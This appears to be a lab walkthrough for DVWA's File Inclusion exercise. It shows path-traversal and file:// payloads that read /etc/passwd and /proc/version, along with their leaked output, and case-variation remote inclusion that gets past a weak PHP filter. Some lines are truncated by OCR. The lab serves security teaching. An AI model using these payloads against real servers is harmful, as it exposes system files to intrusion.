
Experiment-09**: File Inclusion Vulnerabilities**

Go to file inclusion tab



localhost/dvwa/vulnerabilities/fi/?page=include.php


Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3


Change the URL from incude.php to ?page=../../../../../../etc/passwd.



Not secure | [redacted] vulnerabilities/fi/?page=../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sy
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Ma
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexi
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```


Change the URL from?page=../../../../../../etc/passwd to ?page=../../../../../../proc/version.



Not secure | [redacted] vulnerabilities/fi/?page=../../../../../../proc/version

```
Linux version 5.4.0-37-generic (buildd@lcy01-amd64-001) (gcc version 9.3.0 (Ubuntu 9.3.0-10ubuntu2)) #41-Ubuntu SMP Wed Jun 3 18:57:02 UTC 2020
```

File Inclusion Source (Security Level: MEDIUM)



File Inclusion Source

vulnerabilities/fi/source/medium.php


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```


Change include.php to /etc/passwd



Not secure | [redacted] vulnerabilities/fi/?page=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

Now,change the URL from?page=/etc/passwd to ?page=/proc/version.




[redacted]vulnerabilities/fi/?page=/proc/version

```
Linux version 5.4.0-37-generic (buildd@lcy01-amd64-001) (gcc version 9.3.0 (Ubuntu 9.3.0-10ubuntu2)) #41-Ubuntu SMP Wed Jun 3 18:57:02 UTC 2020
```

Security Level: HIGH

Change the URL from include.php to ?page=file:///etc/passwd, You will get the data of /etc/passwd file.



[redacted]vulnerabilities/fi/?page=file:///etc/passwd


```
ot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:
an:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/s
oxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list
:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nob
ysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

Security Level- Low.

Change the security level to low and go to file inclusion tab.

change include.php to http://www.google.com so the final URL will look something like this,

?page=http://www.google.com




[redacted]/vulnerabilities/fi/?page=http://www.google.com

```
y header information - headers already sent by (output started at http://www.google.com:1) in D:\XAMPP1\htdocs\dvwa\dvwa\includes\dvwaPage.inc.php on line 276
y header information - headers already sent by (output started at http://www.google.com:1) in D:\XAMPP1\htdocs\dvwa\dvwa\includes\dvwaPage.inc.php on line 277
y header information - headers already sent by (output started at http://www.google.com:1) in D:\XAMPP1\htdocs\dvwa\dvwa\includes\dvwaPage.inc.php on line 278
```

Security Level: MEDIUM

Check as we did it in the low difficulty. You’ll notice, it’s not working anymore. The target is now filtering “http” and “https” as shown in source page.



File Inclusion Source

vulnerabilities/fi/source/medium.php


```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

?page=http://imdb.com



[redacted]vulnerabilities/fi/?page=httP://imdb.com